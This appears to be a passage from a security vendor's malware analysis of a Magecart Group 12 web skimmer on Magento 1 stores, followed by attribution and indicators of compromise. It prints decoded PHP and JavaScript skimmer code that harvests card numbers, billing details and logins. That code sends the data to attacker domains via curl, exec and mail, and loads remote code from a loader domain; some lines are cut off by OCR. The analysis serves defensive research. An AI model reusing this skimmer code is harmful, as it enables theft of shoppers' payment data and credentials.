
```
"REQUEST_METHOD"
"#onepage|checkout|onestep|firecheckout|onestepcheckout#"
"REQUEST_URI"
"#cart#"
"adminhtml"
"https://pathc.space/space/widget.txt"
"HTTP_CLIENT_IP"
"HTTP_X_FORWA
"REMOTE_ADDR"
"pxcelPage_c01
"HTTP_HOST"
"discount:"
"order:"
"price:"
"merchant:"
"address:"
"SERVER_ADDR"
"GET"
"base64_decode
"strrev"
"#^[A-Za-z0-9-
"127.0.0.1"
```

```
<?php
if (!defined("MEGALODON_HEAD")) {

    define("MEGALODON_HEAD", 1);

    if (!defined("CRC_MEGALODON")) {
        $crc32 = isset($_SERVER['HTTP_HOST']) ? crc32($_SER
        if (PHP_INT_SIZE > 4)
            if ($crc32 & 0x80000000)
                $crc32 = $crc32 - 0x100000000;
        $crc32 = abs($crc32);
        define("CRC_MEGALODON", $crc32);
        define("CRC_MEGALODON_SHORT", $crc32 % 1000);
    }

    if (!defined("MEGALODON_BACKUP" . CRC_MEGALODON_SHORT))
        define("MEGALODON_BACKUP" . CRC_MEGALODON_SHORT, 1)

        if (isset($_COOKIE['portzilla']))
            $_COOKIE['portzilla'] = '';

        if (((isset($_COOKIE['wtf'])) && (md5($_COOKIE['wtf
            'ftw']) == '7ac1cca5bee8b8b31a521b97b0988063'))
            $get_url = "https://zolo.pw/wtf/index.php?h=" .
            $content = "";
            if (function_exists("curl_init")) {
                $options = array(
                    CURLOPT_RETURNTRANSFER => true,
                    CURLOPT_HEADER => false,
```

Further looking into the *m1_2021_force directory* reveals additional code very specific to credit card skimming.




```
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['
        billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['
        region'] . ' |' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] .
        '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/.*cc_num.*/" => 1,
        "/.*control_settings.*/" => 1,
        "/.*cc_exp_m.*/" => 2,
        "/.*exp_month.*/" => 2,
        "/.*expirationMonth.*/" => 2,
        "/.*msn_set.*/" => 2,
        "/.*cc_exp_y.*/" => 3,
        "/.*exp_year.*/" => 3,
        "/.*expirationYear.*/" => 3,
        "/.*yellow_set.*/" => 3,
        "/.*savage_set.*/" => 4,
        "/.*cc_cid.*/" => 4);
```



```
        if (isset($cc_number)) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_mdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
                 . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
            }

            @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username'])) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites (Smilodon malware) which also steals user credentials:




Denis @unmaskparasites · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host.
Found in the _vp_ai_ping_11669596 option in WP database
Thanks @_jamsec

```
        if ($cc_number) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_wdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_wdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . " [" . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = smilodon_backup_query('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
            }

            @mail('yatsyvitali@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("SMILODON_U" . CRC_SMILODON_SHORT)) {
    define("SMILODON_U" . CRC_SMILODON_SHORT, 1);
    $get_url = "https://predator.host/SMILODON/index.php?view=";

    if (isset($_POST['log']) && (isset($_POST['pwd']))) {
        $atoken = base64_encode($_POST['log'] . ":" . $_POST['pwd']);
        setcookie("_wp_token", $atoken, time() + 36000, "/");
        $_COOKIE['_wp_token'] = $atoken;
    }

    if (!isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_jwr']))) {
        setcookie("_jwr", 1, time() + 36000, "/");
    }
```

A similar PHP file (Mage.php) was reported by SanSec as well:



Sansec
@sansecio

Skimmer runs from app/Mage.php and fetches dynamic JS to insert after closing html tag.

Loader domain pathc[.]space


@500mk500 @unmaskparasites @rootprivilege @xuy1202

```

for ($i = 0; $i < strlen($http_host); $i++) {
    $host_chars += ord(substr($http_host, $i, 1));
    $host_checksum += $i * ord(substr($http_host, $i, 1));
}

$ci = curl_init("https://pathc.space/space/widget.txt");
curl_setopt($ci, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ci, CURLOPT_CONNECTTIMEOUT, 15);
curl_setopt($ci, CURLOPT_TIMEOUT, 15);
curl_setopt($ci, CURLOPT_HEADER, false);
curl_setopt($ci, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($ci, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ci, CURLOPT_HTTPHEADER, array("discount: $host_chars", "order: $host_checksum", "price: $remote_ip", "merchant: $http_host", "address: $server_ip"));
$response = @curl_exec($ci);
curl_close($ci);

$response = trim($response);
if (preg_match($alphanumeric, $response))
    echo (@$base64_decode($strrev($response)));

```

1:19 AM · Mar 4, 2021 · Twitter Web App

5 Retweets **1** Quote Tweet **15** Likes

That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:



Sansec @sansecio · Sep 14, 2020

UPDATE Nearly 2000 Magento stores got hacked over the weekend, which is - by far - the largest automated campaign to date. Malware loader: mcdnn[.]net. Exfil: imags[.]pw

sansec.io/research/large...

```
    var i = window.outerWidth - window.innerWidth > 160;
    var e = window.outerHeight - window.innerHeight > 160;
    return !(e && i || !(window.Firebug && window.Firebug.chrome && window.
}
if((new RegExp("onepage|checkout|onestep|firecheckout|onestepcheckout|onepagecheckout")).test(window.loc
    var z2 = document.createElement("script");
    var e2 = "//mcdnn.net/122002/assets/js/widget.js";
    z2.setAttribute("src", e2);
    z2.setAttribute("id", "cloud");
    document.getElementsByTagName("head").item(0).appendChild(z2);
    numInterval = setInterval( function(){
        if (is_d()){
            if(document.getElementById("cloud")){
                document.getElementById("cloud").outerHTML = "";
            }
        }
    }, 300 );
}
```

Mage One

Sansec @sansecio · Sep 14, 2020

Curiously, they also installed a clean version of the legit "app/Mage.php". We are still looking into obtaining a prior copy of that library file.

Sansec @sansecio · Sep 14, 2020


Plot twist: the injected app/Mage.php was benign but _slightly_ different from the original one. Speculation: perhaps the attacker forced a secure copy on all 2000 compromised stores, to kill possible competing backdoors (which are often added to Mage.php).

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



RISKIQ 217.12.204.185 zolo.pw

First Seen 2015-07-08 | Last Seen 2021-05-11 | ASN AS15626 - ITLAS | Organization ITL LLC | Netblock 217.12.204.0/23 | UA | Hosting Provider ITL Company | Operating System -


ERS
SYSTEM TAG
TAG
ASN
NETWORK
SOURCE (3 / 117)

RESOLUTIONS

1 - 25 of 81 Sort : Last Seen Descending 25 / Page

	Resolve	First	Last
□	recaptcha-in.pw	2017-02-10	2021-05-11
□	zolo.pw	2021-03-15	2021-05-11
□	www.recaptcha-in.pw	2017-03-30	2021-05-10
□	google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘ant and cockroach‘ skimmer, their decoy CloudFlare library or their abuse of favicon files.



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

https://blog.malwarebytes.com/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
